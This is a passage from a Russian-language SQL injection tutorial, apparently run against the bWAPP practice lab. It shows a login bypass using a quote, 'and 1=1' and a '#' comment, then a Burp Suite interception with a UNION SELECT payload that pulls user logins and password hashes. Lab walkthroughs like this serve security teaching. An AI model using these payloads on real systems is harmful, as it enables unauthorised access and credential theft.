
Снова переходим на страницу авторизации. Я ввожу в поле «Name» - «timcore», а в поле «Password» - «timcore», но в конце записи я добавлю кавычку «“».
Зачем я закрываю пароль? Дело в том, что система будет пытаться выполнить выражение: «Select * from accounts where username=„timcore“ and password=“$pass“». Пароль у нас будет в качестве переменной:




Вам просто нужно представить, как все работает.
Давайте вставим пароль, который я буду вводить в качестве переменной, плюс добавим выражение «and 1=1»:




В этой записи есть одна проблема, а именно сайт будет жаловаться на последнюю кавычку. Предлагаю закомментировать эту кавычку, с помощью символа «#»:



В итоге запись будет иметь вид:




Вводим пароль в поле «Password»:




И мы успешно авторизовались:


Мы пока только проводим исследование, и ничего не сделали. Давайте добавим ложное утверждение. Так как мы писали «1=1», и это являлось «true», нужно прописать, к примеру «1=2», и это будет ложное утверждение:



Вводим логин и пароль:



Даже несмотря на то, что был введен верный логин и пароль, система выдала ошибку аутентификации:




В общем, мы можем использовать поле «Password» для выполнения SQL-кода.

Уязвимость SQL-Injection (POST/Select).

Продолжаем рассматривать SQL-инъекции, в частности, которые уязвимы и передаются методом POST, с выбором «Select».

Суть страницы заключается в том, что существует выбор списка фильмов, и выводит информацию о фильме, после нажатия кнопки «Go»:




Как Вы уже догадались, в адресной строке URL мы ничего не видим, и не сможем отправить через это поле выражение.

Можно воспользоваться инструментом «Burp Suite» и перехватывать трафик, тем самым внедрив свое выражение.


Давайте приступим и сконнектим наш браузер с BurpSuite. Это Вы уже должны уметь, поэтому я не буду расписывать это.

В BurpSuite переходим на вкладку «Proxy», «Intercept», в браузере нажмем кнопку «Go»:




В Burp Suite видим вывод информации по соединению.

Подменяем параметр в последней строке на выражение: «movie=200 union



Видим вывод столбцов.

Продолжаем исследование, и попробуем вывести логин и пароль пользователя. Нам понадобится выражение: «777 union all SELECT 1,login,password,secret,email,admin,7 from users where id=2- - -»:




В итоге мы узнали логин и пароль пользователя «bee». Пароль захеширован.

Уязвимость SQL Injection (POST/Search).

Продолжаем рассматривать уязвимости, в частности SQL инъекции, которые можно обнаружить в поиске, передаваемые методом POST. Этот метод значит, что мы не можем видеть информацию, которая передается из поля

